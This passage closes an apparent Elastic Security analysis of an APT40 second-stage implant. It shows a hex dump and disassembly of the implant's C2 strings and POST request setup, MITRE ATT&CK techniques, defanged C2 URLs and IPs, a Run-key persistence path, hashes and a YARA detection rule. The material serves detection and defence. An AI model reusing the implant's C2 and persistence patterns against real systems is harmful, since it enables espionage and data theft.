6C430AC2  32 58 2D 25 30 32 58 2D 25 30 32 58 2D 25 30 32  2X-%02X-%02X-%02
6C430AD2  58 2D 25 30 32 58 2D 25 30 32 58 00 00 00 4F 70  X-%02X-%02X...Op
6C430AE2  65 6E 20 52 65 6D 6F 74 65 20 46 69 6C 65 20 25  en Remote File %
6C430AF2  73 20 46 61 69 6C 65 64 20 46 6F 72 3A 20 25 73  s Failed For: %s
6C430B02  00 00 4F 70 65 6E 20 50 69 70 65 20 46 61 69 6C  ..Open Pipe Fail
6C430B12  65 64 20 25 73 00 50 00 4F 00 53 00 54 00 00 00  ed %s.P.O.S.T...
6C430B22  00 00 6E 00 74 00 6B 00 64 00 00 00 00 00 44 6F  ..n.t.k.d.....Do
6C430B32  77 6E 6C 6F 61 64 20 52 65 61 64 20 50 61 74 68  wnload Read Path
6C430B42  20 46 61 69 6C 65 64 20 25 73 00 00 00 00 2F 00   Failed %s...../.
6C430B52  6C 00 69 00 73 00 74 00 5F 00 64 00 69 00 72 00  l.i.s.t._.d.i.r.
6C430B62  65 00 63 00 74 00 69 00 6F 00 6E 00 00 00 6C 36  e.c.t.i.o.n...l6
6C430B72  63 64 56 75 71 63 73 47 57 34 57 6A 2D 6A 00 00  cdVuqcsGW4Wj-j..
```



```
mov ecx,dword ptr ds:[6C430CF0]
neg ecx
sbb ecx,ecx
and ecx,800000
push ecx
push 0
push 0
push 0
push fc7af68ce038b59bcdcee88e46c630036d  6C430974:L"/postlogin"
push fc7af68ce038b59bcdcee88e46c630036d  6C430B18:L"POST"
push eax
call dword ptr ds:[<&WinHttpOpenRequest:
```

Figure 20: Shared strings with MyCERT sample - 8a133a382499e08811dceadcbe07

## Conclusion

In this post, we highlighted a recent sample that most likely represents the work of a highly organized adversary. Activity groups like this are significant for everyone to take notice of, if only because they represent a higher maturity level of post-exploit innovation. Their cutting edge TTPs today end up being everyone's run of the mill tomorrow; it's important to learn from these events.

We hope that by sharing some of these insights, we can help raise awareness and continue to focus on protecting the world's data from attack. To enable organizations further, we've added all the observed MITRE ATT&CK® techniques and indicators of compromise (IoCs) below.

## MITRE ATT&CK® techniques

- T1193 - Spearphishing Attachment
- T1221 - Template Injection
- T1060 - Registry Run Keys / Startup Folder
- T1073 - DLL Side-Loading
- T1129 - Execution through Module Load
- T1055 - Process Injection
- T1107 - File Deletion
- T1140 - Deobfuscate/Decode Files or Information
- T1059 - Command-Line Interface

## Indicators of Compromise (IOCs)

### File names and paths

```
Bubar Parlimen.zip
Bubar Parlimen.docx
RemoteLoad.dotm
C:\Users\Public\sl1.tmp
C:\Users\Public\sl2.tmp
C:\Users\*\AppData\Local\Temp\~liseces1.pcs
C:\Users\*\AppData\Local\Microsoft\Office\LogiMailApp.exe
C:\Users\*\AppData\Local\Microsoft\Office\LogiMail.dll
```

### Registry keys

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ntkd
```

### URLs

```
hxxps[:]//armybar[.]hopto[.]org/LogiMail.dll
hxxps[:]//armybar[.]hopto[.]org/LogiMailApp[.]exe
hxxps[:]//armybar[.]hopto[.]org/Encrypted
hxxp[:]//tomema.myddns[.]me/postlogin
hxxp[:]//tomema[.]myddns[.]me/list_direction
hxxp[:]//tomema[.]myddns[.]me/post_document
```

### IPs

```
104[.]248[.]148[.]156
139[.]59[.]31[.]188
```

### HTTPS certificate

```
74b5e317527c93539dbaaf84d6a61da92a56012a
```

### Hashes

```
523cbdaf31ddc920e5b6c873f3ab42fb791fb4c9d1f4d9e6a7f174105d4f72a1
ab541df861c6045a17006969dac074a7d300c0a8edd0a5815c8b871b62ecdda7
145daf50aefb7beec32556fd011e10c9eaa71e356649edfce4404409c1e8fa30
93810c5fd9a287d85c182d2ad13e7d30f99df76e55bb40e5bc7a486d259810c8
925f404b0207055f2a524d9825c48aa511199da95120ed7aafa52d3f7594b0c9
feca9ad5058bc8571d89c9d5a1eebce09e709cc82954f8dce1564e8cc6750a77
06a4246be400ad0347e71b3c4ecd607edda59fbf873791d3772ce001f580c1d3
77ef350639b767ce0a748f94f723a6a88609c67be485b9d8ff8401729b8003d2
```

## YARA

```
rule APT_APT40_Implant_June2020 {
   meta:
       version = "1.0"
       author =  "Elastic Security"
       date_added = "2020-06-19"
       description = "APT40 second stage implant"
    strings:
        $a = "/list_direction" fullword wide
        $b = "/post_document" fullword wide
        $c = "/postlogin" fullword wide
        $d = "Download Read Path Failed %s" fullword ascii
        $e = "Open Pipe Failed %s" fullword ascii
        $f = "Open Remote File %s Failed For: %s" fullword ascii
        $g = "Download Read Path Failed %s" fullword ascii
        $h = "\\cmd.exe" fullword wide
    condition:
        all of them
}
```

## References